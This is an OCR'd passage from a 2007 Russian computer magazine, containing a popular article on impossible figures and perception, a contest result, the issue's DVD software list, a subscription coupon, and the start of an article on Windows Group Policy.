Существует огромный класс так называемых «невозможных фигур», случайно или умышленно нарисованных с ошибками передачи перспективы, в результате чего возникают забавные визуальные эффекты, помогающие психологам разобраться с принципами работы (под)сознания.

Рассмотрим знаменитую картину Мориса Эшера «Водопад» (смотри рис. 1) и ее упрощенную компьютерную модель, выполненную в фотореалистичном стиле и выложенную на диск, прилагаемый к журналу. На первый взгляд, никаких косяков здесь нет и перед нами обыкновенная картина, изображающая... чертеж вечного двигателя! Но ведь, как известно из школьного курса физики, вечный двигатель невозможен! Как же Эшеру удалось с такими подробностями изобразить то, чего вообще не может быть?!

При попытке соорудить двигатель согласно чертежу (или при внимательном анализе последнего) обман всплывает сразу — такие конструкции в трехмерном пространстве оказываются геометрически противоречивыми и могут существовать лишь на бумаге, то есть в двухмерном пространстве, а иллюзия объема достигается лишь за счет наличия признаков перспективы (в данном случае умышленно искаженных, и на уроке черчения за такой шедевр нам запросто влепят два балла, указав на ошибки выполнения проекции).

Но вечный двигатель — это ладно. Как насчет невозможных фигур в чистом виде? Возьмем, например, «Бливет» (смотри рис. 2) и попробуем ответить на вопрос: сколько у него зубцов: два или три? А это смотря с какой стороны на него посмотреть! У основания их два, но в какой-то момент к ним добавляется третий, причем указать точку, где именно происходит обозначенная трансформация, — невозможно! Но ведь количество зубцов, являясь дискетной величиной, может увеличиваться только скачкообразно! Да, тут есть над чем подумать...

Кстати, плакаты с невозможными фигурами любят развешивать в психиатрических клиниках — говорят, что они успокаивают пациентов, подолгу зависающих над их содержанием в глубоких раздумьях о непостижимости сущего и необъятности необъятного.

ЗА ГРАНЬЮ ВОЗМОЖНОГО

Невозможные фигуры достаточно часто встречаются на древних гравюрах, картинах и иконах — в одних случаях мы имеем дело с явными ошибками передачи перспективы, в других — с умышленными искажениями, обусловленными художественным замыслом. Например, если колонна здания по правилам передачи перспективы должна заслонять Христа, то... тем хуже для колонны, и она располагается иконописцем позади Него, порождая еще один невозможный объект (смотри статью «Невозможное искусство» Игоря Ачкасова, im-possible.info/russian/articles/impossible-art/index.html).

В средневековой японской и персидской живописи невозможные объекты являются неотъемлемой частью восточного художественного стиля, дающего лишь общий набросок картины, детали которой приходится додумывать зрителю самостоятельно, в соответствии со своими предпочтениями.

Вот перед нами школа, в которой учатся Лейла и Меджнун (смотри рис. 3). Кто именно из них Лейла, а кто Меджнун и какой камасутрой они в этой школе занимаются не вполне понятно (художник не оставил никаких указаний, ни явных, ни косвенных), ну да это и не важно. Наше внимание привлекает архитектурное сооружение на заднем плане, геометрическая противоречивость которого очевидна даже дрозду. Его (сооружение, а не дрозда) можно интерпретировать и как внутреннюю стену комнаты, и как наружную стену здания, но обе эти интерпретации неправильны, поскольку мы имеем дело с плоскостью, одновременно являющейся и внешней, и наружной стенкой, то есть на картине изображен типичный невозможный объект. Вот она — сила искусства!


Несмотря на то что невозможные фигуры известны чуть ли не со времен наскальной живописи, их систематическое изучение началось лишь в середине XX века, то есть практически на наших глазах, а до этого математики отмахивались от них, как от досадного недоразумения.

В 1934 году Оскар Реутерсвард случайно создал свою первую невозможную фигуру — треугольник, составленный из девяти кубиков (смотри рис. 5 слева), но вместо того чтобы исправить свой баг, врубился, что это тема, и принялся штамповать другие невозможные фигуры одну за другой (их можно найти на im-possible.info/russian/library/index.html).

Знакомство с невозможными фигурами перевернуло жизнь голландского графика Мориса Эшера, вдохновив его на серию работ (типа «Водопада»), часто встречающихся в различных математических книгах и журналах в качестве объекта серьезных научных исследований.

Случайно нет желающих построить здание, изображенное на рис. 4? А как на счет кубика, который держит один из персонажей картины, сидящий на лавке?

В 1954 году, после лекции Эшера, математик Роджер Пенроуз, независимо от Реутерсварда, переоткрывает невозможный треугольник, но использует линейную, а не параллельную перспективу и соединяет вершины






Рис.5. Треугольник Реутерсварда (слева) и треугольник Пенроуза (справа)




Рис.9. Куб Неккера

треугольника сплошными линиями (смотри рис. 5 справа), что усиливает эффект. В 1958 году Пенроуз вместе со своим отцом Лайонелом Пенроузом публикует статью в «Британском журнале психологии», после которой невозможными фигурами заинтересовываются не только математики и акцент исследований из чистой геометрии смещается в область бессознательного, пересекаясь с исследованиями механизмов восприятия.
Другую известную работу Пенроуза (повторенную в гравюре Эшера «Бесконечный спуск») можно найти в полной версии этой статьи на нашем диске. Как видно, она представляет собой разновидность «Водопада», трансформированную в лестницу, ведущую в вечность, по которой можно подниматься/спускаться бесконечно. Если бросить на лестницу мячик, то мы получим вполне конкретный вечный двигатель.

НЕВОЗМОЖНЫЕ ФИГУРЫ — ВОЗМОЖНЫ!

Знакомство с невозможными фигурами (особенно в исполнении Эшера), конечно, ошеломляет и буквально срывает крышу, но тот факт, что любую из невозможных фигур возможно сконструировать в реальном трехмерном мире, разрывает ее (крышу) напополам, так что шифер превращается в черепицу.
Как известно, всякое двумерное изображение представляет собой проекцию трехмерной фигуры на плоскость (лист бумаги). Способов проекции существует достаточно много, но в рамках каждого из них (например, аксонометрической проекции) отображение выполняется однозначно, то есть существует строгое соответствие между трехмерной фигурой и ее двухмерным изображением. Однако аксонометрические, изометрические и другие популярные приемы построения проекции являются однонаправленными преобразованиями, осуществляемыми с потерей информации. И потому обратное преобразование может быть выполнено бесконечным множеством способов, то есть двухмерному изображению соответствует бесконечное множество трехмерных фигур, и любой математик без труда докажет, что такое преобразование возможно для любого двухмерного изображения. Поэтому на самом деле никаких невозможных фигур нет.
Вернемся к треугольнику Пенроуза и попробуем соорудить трехмерную фигуру, проекция которой на плоскость выглядела бы обозначенным образом. Естественно, в лоб такую задачу решить не удастся, но если хорошенько прикинуть и выбрать правильный ракурс, то... Один из возможных вариантов показан на рис. 6.
Кстати говоря, треугольник Пенроуза увековечен в виде скульптуры в Перте (Австралия). Созданный усилиями художника Брайна МакКея и архитектора Ахмада Абаса, он был воздвигнут в парке «Клайзебрук» в 1999 году, и теперь все проезжающие мимо могут видеть эту невозможную фигуру (смотри рис. 7 слева). Но стоит изменить угол зрения, как треугольник из невозможного превращается в реальное и эстетически непривлекательное сооружение, не имеющее к треугольникам никакого отношения (смотри рис. 7 справа).
С «Бельведером» Эшера (смотри рис. 4) ситуация обстоит чуть сложнее, но и оно было создано в реальном мире (смотри рис. 8 справа). Главное — выбрать правильную систему отображения и не пасовать перед трудностями.
Какой бы невозможной ни казалась двумерная фигура, ее всегда можно сконструировать, пусть даже для этого потребуются усилия целой фирмы или корпорации. Дольше всех не сдавался «Бливет», однако сотрудники Немецкого института глазной оптики решили и эту задачу, создав специальную установку, конструктивно состоящую из двух частей. В передней части находятся три круглые колонны и человек (типа «строитель»). За колоннами расположено полупроницаемое зеркало с двумя прямоугольными колоннами позади. Фокус заключается в правильном подборе освещения: круглые колонны освещаются снизу, прямоугольные — сверху. Накладываясь в зеркале друг на друга, они создают предмет, известный под названием «Бливет» (фотографию установки можно найти на диске в полной версии этой статьи). И хотя это не очень честное решение, поскольку фактически «Бливет» создается на двумерной поверхности зеркала, все-таки он представляет собой объект реального мира.

КЛЮЧИ К МЕХАНИЗМАМ ВОСПРИЯТИЯ

Невозможные фигуры существуют лишь в человеческом восприятии. Это всего лишь мираж, обман зрения. Иное разумное существо, возможно, не увидело бы в них ничего ненормального (например, не пыталось бы интерпретировать двухмерное изображение, как трехмерное).
На самом деле термин «обман зрения» не совсем корректен. Органы чувств не лгут и передают в мозг информацию с минимальными искажениями. Обман происходит несколько позже — на этапе обработки изоб-

Что такое «бливет»

Считается, что термин blivet («бливет») спонтанно возник в американской армии во время Второй мировой войны и долгое время оставался солдатским сленгом, в буквальном смысле означающим «ten pounds of manure/shit in a five pound bag» («десять фунтов навоза/дерьма в пятифунтовом мешке»), и применялся для описания совершенно невообразимых ситуаций (в которых, например, крестьянин сбивает низколетящий самолет граблями). Так что с формальной точки зрения все невозможные фигуры являются бливетами, хотя название «Бливет» закрепилось только за одной из них.

Морис Корнелис Эшер

«Насколько я знаю, у нас нет никаких доказательств существования объективной реальности за пределами нашего чувственного восприятия, и я не вижу никаких оснований для того, чтобы принимать внешний мир, основываясь только на наших чувственных восприятиях».


Рис.6. Возможный невозможный треугольник Пенроуза




Рис.7. Треугольник Пенроуза в Австралии. Как выглядит треугольник Пенроуза на самом деле

ражения с учетом накопленного жизненного опыта, в результате которой выполняется преобразование двумерного изображения в трехмерное. Как уже было показано выше, такая операция неоднозначна, и существует множество способов. В повседневной жизни мозг практически всегда выбирает правильный вариант, поскольку окружающие нас предметы обладают вполне предсказуемыми свойствами, но вот чертежи и рисунки...
Вообразим себе прозрачный куб (или куб, собранный из тонких проволочек) с черной точкой (смотри рис. 9 слева), который называют кубом Неккера, и попробуем ответить на вопрос: на какой из сторон (передней или задней) расположена черная точка и где именно она находится — посередине или ближе к краю? Чертеж не дает никаких указаний на этот счет, и потому возможные интерпретации не имеют никаких преимуществ друг перед другом. Более того, черная точка может быть расположена вообще за пределами куба! Кстати, если заменить проволочки деревянными рейками (смотри рис. 9 справа), то получится еще один невозможный объект. В статье «Наведение порядка в невозможном» (im-possible.info/russian/articles/kulpa/putting-order.html) дается следующее определение невозможной фигуры: «Невозможная фигура — это плоский рисунок, который создает впечатление трехмерного объекта таким образом, что объект, предложенный нашим пространственным восприятием, не может существовать, так что попытка создать его ведет к (геометрическим) противоречиям, ясно видимыми наблюдателем». Примерно то же самое пишут и Пенроузы в своей статье: «Каждая отдельная часть фигуры выглядит нормальным трехмерным объектом, но вследствие неправильного соединения частей фигуры восприятие фигуры полностью приводит к иллюзорному эффекту невозможности». Но никто из них не отвечает на вопрос: почему все это происходит.
Между тем все просто. Наше восприятие устроено так, что при обработке двухмерной фигуры, имеющей признаки перспективы (то есть объемного пространства), мозг оценивает ее как трехмерную, выбирая наиболее простой способ преобразования 2D в 3D, руководствуясь жизненным опытом. А как было показано выше, реальные прототипы невозможных фигур представляют собой довольно навороченные конструкции, с которыми наше подсознание незнакомо, но даже после знакомства с ними мозг по-прежнему продолжает выбирать простейший (с его точки зрения) вариант преобразования, и только после длительных тренировок подсознание наконец «въезжает в ситуацию» и кажущаяся ненормальность невозможных фигур исчезает.
Начнем с простого. Рассмотрим картину, нарисованную фламандским художником по имени Жос де Мей (im-possible.info/images/art/mey/mey34.jpg). Вопрос: какой физической действительности она могла бы соответствовать? На первый взгляд архитектурное сооружение кажется невозможным. Но после секундной заминки сознание отыскивает спасительный вариант: кирпичная кладка находится в плоскости, перпендикулярной наблюдателю, и опирается на три колонны, вершины которых кажутся расположенными на равном расстоянии от кладки, но на самом деле пустое пространство просто скрадывается за счет «удачно» выбранной проекции. После того, как сознание расшифровало картину, она (и все подобные ей изображения) воспримется совершенно нормально, и геометрические противоречия исчезнут так же незаметно, как и появились.
А вот еще один пример из той же оперы, кстати говоря, нарисованный тем же самым художником, — im-possible.info/images/art/mey/mey10.jpg. Мы снова видим плоскую кирпичную кладку и три колонны, на которые опираются арки. Если предположить, что колонны имеют переменную длину, кажущаяся ненормальность мгновенно исчезает, хотя картина все равно продолжает производить достаточно сильное впечатление, как и другие работы Жоса де Мейя, которые можно найти на im-possible.info/russian/art/mey/index.html.

ЗАКЛЮЧЕНИЕ

Вот и раскрылась очередная тайна психологии восприятия, приближающая нас к постижению мира бессознательного, в котором все мы живем. При этом лишь немногие догадываются о его существовании. О той пропасти, что отделяет сознание от подсознания, и процессах, протекающих на ее глубине, где журчит ручей, текущий из ниоткуда в никуда. Заинтересовавшихся невозможными картинами отсылаю к сайту Impossible World (im-possible.info) и к поиску по ключевым словам Impossible Art, imp-art в Гугле.


Средневековая персидская миниатюра с невозможной стеной на заднем плане

Итоги конкурса RoverPC

ПОДВОДИМ ИТОГИ КОНКУРСА, КОТОРЫЙ МЫ ПРОВОДИЛИ СОВМЕСТНО С **КОМПАНИЕЙ ROVERPC** В СЕНТЯБРЬСКОМ НОМЕРЕ ЖУРНАЛА. У ТЕБЯ БЫЛ ШАНС ВЫИГРАТЬ ОДИН ИЗ ТРЕХ МЕГА-КРУТЫХ **СМАРТФОНОВ ROVERPC R5 =WM5.0 +СТАНДАРТЫ GSM/GPRS/EDGE +INTERNET + ICQ +E-MAIL +MP3 +MPG**4.

В ХОДЕ ЖАРКОЙ БОРЬБЫ БЫЛИ ОПРЕДЕЛЕНЫ ТРИ ПОБЕДИТЕЛЯ:

ВИТАЛИЙ ЧЕРНОВ из Москвы,

ETO_POISE из Северной столицы и

CASH_GASH из славного города Челябинска

АПЛОДИРУЕМ РЕБЯТАМ! :)



>>WINDOWS

>Daily Soft

7-Zip 4.42
ACDSee 10
Alcohol 120 1.9.6.5429
Cute FTP Professional 8.0.7
DAEMON Tools Lite 4.10 X86
Download Master 5.5.1.1107
Far Manager 1.70
K-Lite Mega Codec Pack 3.5.3
Miranda IM 0.7.1
mIRC 6.3
Mozilla Firefox 2.0.0.8
Notepad plus-plus 4.5
Opera 9.24
Outpost Firewall Pro 2008
PuTTY 0.60
QIP 2005 Build 8030
Skype 3.5
Starter v5.6.2.8
The Bat! 3.99.25
Total Commander 7.02a
Unlocker 1.8.5
Winamp 5.5
WinRAR 3.71
Xakep CD DataSaver 5.2

>Development

ASP.NET Maker v3.2
ASPMaker v6.0.1
MONyog MySQL Monitor and Advisor 1.11
Navicat for MySQL 8.0.20
NetObjects Fusion 10
NiceProtect 2.7
nPack v1.1.300.2006
OllyDbg 2.0 alpha
PE Tools v1.5.800.2006 RC7
PHPMaker v5.0.0
SkyIDE beta14
SQLyog Enterprise 6.1
TopStyle 3.5
Windows Server 2003 SP1 DDK

>Misc

Acrobat Reader 8 Russian
ConceptDraw 7
DeskSpace 1.52
Desktop Tray Clock 3.5
Executor 0.96.6b
FileLocator Pro 4.0
FinePrint 5.76
Fraps 2.9.2
FreeMind 0.9.0
GMail Drive v1.0.11
jv16 PowerTools 2007
Multiplicity 1.2
Process Explorer 11.03
Startup Delayer 2.3
SWFMoney 2.1.0
Tactile 3D 1.3
TopDesk 1.5.3
WindowBlinds 6
WireKeys 3.6.4
YamiPod v1.7b1
Англо-русский тренажер 2.3

>Multimedia

ACDSee Pro 2
AIMP v2.05.2 Beta
Auto Gordian Knot 2.45
Dfine 2.0
Gertrudis Pro 3.3
KMPlayer 2.9.3b
LightZone 3.1
MP3Gain 1.25
neuview media player professional 6.07
REAPER v2.008
SHOUTcast DSP Plug-In 1.9.0
SHOUTcast WIN32 1.9.8
Streamripper 1.63b
SWiSH Max2
ViewletBuilder 5.0.9
ViewletQuiz 2.0.9
VZOchat 5.5.0

>Net

A1 Website Analyzer 1.2.3
A1 Website Download 1.2.2
Apache HTTP Server 2.2.6
BlueAuditor 1.3.7
Coccinella 0.96.2
Coyote 0.3.0.2
Dude 2.2
Dude v3.0beta7
FAIM 0.21
FeedDemon 2.5
FileZilla Client 3.0.2.1
Halite 0.2.9
Loudtalks 0.9.0.30
Mobile Net Switch 3.65
Net Transport v2.49.378
Netscape Navigator for Windows 9.0.0.1
Nsauditor 1.6.8
Opera 9.50b
Proxifier 2.7
Psi 0.11
SftpDrive 1.6.10
Sniff - O - Matic 1.07
SPAMfighter Free 6.0.5
Vypress Chat 2.1.4
Webmoney Keeper Classic 3.5.0.3
Whisher 2.0 beta
XChat 2.8.5b

>System

Avira AntiVir 7.06
EVEREST Ultimate Edition v4.20
Fping 2.17
Kerio Personal Firewall 4
MySQL 5.0.18
OpenOffice.org 2.3 Pro Portable
PassMark MonitorTest 3.0
PC Tools Firewall 3.0
Recuva 1.07
RegRun Security Suite 5.50
Sandboxie 3.02
Serv-U 6.4.0.5
Service - O - Matic 2.06
True Last Logon 2.5
UnHackMe 4.5
Watchdog-O-Matic Professional 5.0.1

>>UNIX

>Desktop

Ardour 2.1
Conduit 0.3.4
Fbdesk 1.4.1
Flashplayer 9.0.64.0
Fluxbox 1.0.0
Mplayer 1.0rc2
Openbox 3.4.4
Openoffice 2.3.0
Qmmp 0.1.4

>Devel

Clisp 2.42
Erlybird 0.15.1
Gcc 4.2.1
Kdevelop 3.5.0
Pygments 0.8.1
Qt 4.3.2
R 2.6.0
Ruby 1.8.6
Rubygems 0.9.4
Tcltk 8.5.b1

>Games

Etr 0.35
Rocksndiamonds 3.2.4
Scorched 41

>Net

Flock 0.9.1.3
Free-sa 1.4.0
Linuxdcpp 1.0.0
Netscape 9.0
Netxms 0.2.19
Opera 9.24
Phpmyadmin 2.11.1.2
Pidgin 2.2.1
Psi 0.11

>Security

Clamav 0.91.2
Ettercap 0.7.3
Kismet 2007-10-R1
Openssl 0.9.8f
Spectools 2007-10-R1
Stunnel 4.20
Sudo 1.6.9p6
Tcpdump 3.9.8

>Server

Amavisd-new 2.5.2
Apache 2.2.6
Asterisk 1.4.13
Bind 9.4.1-P1
Courier-imap 4.2.1
Cups 1.3.3
Dbmail 2.2.5
Dhcp 3.1.0
Dovecot 1.0.5
Mysql 5.0.45
Nut 2.2.0
Openldap 2.3.38
Openssh 4.7p1
Openvpn 2.0.9
Postfix 2.4.6
Postgresql 8.2.5
Samba 3.0.26a
Sendmail 8.14.1
Snort 2.8.0
Sqlite 3.5.1
Squid 2.6STABLE16
Vsftpd 2.0.5

>System

Alsa 1.0.15
Ati 8.41.7
Bacula 2.2.5
Creative 1.04
Damn Small Linux 4.0
Initng 0.6.10.1
Linux 2.6.23.1
Ntfsprogs 2.0.0
Nvidia 100.14.19
Ports
Tcsh 6.15.01
Theora 1.0beta2
Wine 0.9.47

>> Программы для автоматизации

AbleFTP 7
AutoIt Script Editor
AutoIt v3.2.8.1
AutoKrypt 7
Automize 7
nnCron 1.91
nnCron Lite 1.17

Windows Server 2008 RC0

Для установки Windows Server 2008 RC0 требуется получить ключ для активации. Для этого необходимо перейти по ссылке www.microsoft.com/rus/windowsserver2008/audsel.mspx и использовать следующий код: RU07-B3-7574. Более подробные инструкции ищи в оболочке диска.

DVD

ХАКЕР № 11(107) НОЯБРЬ 2007





ВЫГОДА • ГАРАНТИЯ • СЕРВИС

КАК ОФОРМИТЬ ЗАКАЗ

1. Разборчиво заполните подписной купон и квитанцию, вырезав их из журнала, сделав ксерокопию или распечатав с сайта www.glc.ru.
2. Оплатите подписку через Сбербанк .
3. Вышлите в редакцию копию подписных документов — купона и квитанции — любым из нижеперечисленных способов:

- по электронной почте **subscribe@glc.ru;**
- по факсу **8 (495) 780-88-24;**
- по адресу **119021, Москва, ул. Тимура Фрунзе, д. 11, стр. 44, ООО «Гейм Лэнд», отдел подписки.**

ВНИМАНИЕ!

Подписка оформляется в день обработки купона и квитанции в редакции:

- в течение пяти рабочих дней после отправки подписных документов в редакцию по факсу или электронной почте;
- в течение 20 рабочих дней после отправки подпис ных документов по почтовому адресу редакции.

Рекомендуем использовать факс или электронную почту, в последнем случае предварительно отсканировав или сфотографировав документы.

Подписка оформляется с номера, выходящего через один календарный месяц после оплаты. Например, если вы производите оплату в ноябре, то журнал будете получать с января.

Подписка на журнал **«ХАКЕР+DVD»** на 6 месяцев стоит 1080 руб. Подарочные журналы при этом не высылаются

По всем вопросам, связанным с подпиской, звоните по бесплатным телефонам **8(495)780-88-29** (для москвичей) и **8(800)200-3-999** (для жителей других регионов России, абонентов сетей МТС, БиЛайн и Мегафон). **Вопросы о подписке можно также направлять по адресу info@glc.ru или прояснить на сайте www.GLC.ru**

ПОДПИСНОЙ КУПОН

ПРОШУ ОФОРМИТЬ ПОДПИСКУ НА ЖУРНАЛ «ХАКЕР»

ПОДПИСНОЙ КУПОН

ПРОШУ ОФОРМИТЬ ПОДПИСКУ НА ЖУРНАЛ «   »

☐ на 6 месяцев
☐ на 12 месяцев
начиная с ____________ 200   г.

☐ Доставлять журнал по почте на домашний адрес
Доставлять журнал курьером:
☐ на адрес офиса*
☐ на домашний адрес**

(отметь квадрат выбранного варианта подписки)

Ф.И.О. ____________

прошу выслать бесплатный номер журнала

АДРЕС ДОСТАВКИ:

индекс ____________
область/край ____________
город ____________
улица ____________
дом ______ корпус ______
квартира/офис ____________
телефон (   ) ____________
код
e-mail ____________
сумма оплаты ____________

*в свободном поле укажи название фирмы и другую необходимую информацию
**в свободном поле укажи другую необходимую информацию и альтернативный вариант доставки в случае отсутствия дома

свободное поле

Извещение

ИНН 7729410015 ООО «Гейм Лэнд»
АБ «ОРГРЭСБАНК», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 770401001
Плательщик
Адрес (с индексом)

Назначение платежа	Сумма
Оплата журнала «____________»	
с 200 г.	

Ф.И.О.
Подпись плательщика

Кассир

Квитанция

ИНН 7729410015 ООО «Гейм Лэнд»
АБ «ОРГРЭСБАНК», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 770401001
Плательщик
Адрес (с индексом)

Назначение платежа	Сумма
Оплата журнала «____________»	
с 200 г.	

Ф.И.О.
Подпись плательщика

Кассир

СЕРГЕЙ «GRINDER» ЯРЕМЧУК
/ GRINDER@UA.FM /




Под колпаком у админа


ИСПОЛЬЗУЕМ ГРУППОВЫЕ ПОЛИТИКИ ДЛЯ ЦЕНТРАЛИЗОВАННОГО УПРАВЛЕНИЯ ОБЪЕКТАМИ В WINDOWS-СЕТЯХ

Чем больше компьютеров находится на предприятии, тем больше времени затрачивается на их обслуживание и содержание. Создать в этом случае безопасную и управляемую среду очень даже непросто. Установка Active Directory — только первый шаг на этом тернистом пути. Одной из возможностей службы AD является поддержка групповых политик (Group Policy), позволяющих администраторам централизованно управлять настройками рабочих станций и серверов домена.

ДЛЯ ЧЕГО ОНИ НУЖНЫ?

Под политиками следует понимать параметры настройки различных частей программного обеспечения, которые объединяются в объекты групповой политики (GPO, Group Policy Object). Создавая политику, фактически мы создаем и изменяем объект групповой политики. Эти GPO связаны с выбранными контейнерами Active Directory — сайтами, доменами или подразделениями, к которым и будут применяться настройки, указанные в GPO. Говоря другими словами, GPO — это набор файлов, каталогов и записей в базе Active Directory, в которых хранятся все настройки и определены параметры, поддающиеся изменению.


Редактор групповых политик


Служба «Клиент групповой политики» в Vista

Групповая политика является частью технологии IntelliMirror (разработка Microsoft, неразрывно связанная с AD, предназначена для ускорения и упрощения процесса настройки рабочих станций на основе Windows 2000/XP и более поздних версий). Различные групповые политики позволяют конфигурировать большое количество самых разнообразных параметров Windows. В первую очередь это набор настроек безопасности, профили пользователей, программы, доступные пользователям, дисковые квоты, установка политик паролей, назначение сценариев запуска и прочее. Даже внешний вид рабочего стола пользователя можно настроить с помощью GPO. Еще одной возможностью групповых политик является централизованная установка программного обеспечения на компьютеры при помощи публикации или назначения.
Система групповой политики поставляется вместе с Active Directory в серверных операционных системах Windows 2000/2003 и будущей 2008 Server. На стороне клиента полная поддержка обеспечена в Windows 2000/XP/2003/Vista. За обработку GPO на этих компьютерах отвечает динамическая библиотека scecli.dll. Компьютеры с Windows NT4/9x управляются системными политиками (System Policy), групповые политики к ним не применяются.


МЕСТО GPO В СЛУЖБЕ КАТАЛОГОВ


Каждый компьютер, работающий под управлением Win2k и выше, уже имеет встроенный объект групповой политики, который хранится локально. Просмотреть его можно, вызвав редактор «Групповых политик», введя в консоли gpedit.msc. Это единственный GPO, который может быть на компьютере, не входящем в домен. Хранится он в Windows\System32\GroupPolicy. После перехода на AD в «Панель управления → Администрирование» появятся два нелокальных GPO. С доменом связан объект «Политика по умолчанию для домена» (Default Domain Policy), который будет посредством наследования политики влиять на всех пользователей и компьютеры домена. Второй объект — «Политика по умолчанию для контроллеров домена» (Default Domain Controller Policy) — влияет только на контроллеры домена. GPO Active Directory хранятся на контроллере домена и могут быть связаны с сайтом, доменом или OU (Organizational Unit, подразделение или организационная единица), что и будет являться областью ее действия. Без привязки к определенному объекту GPO существовать не может.
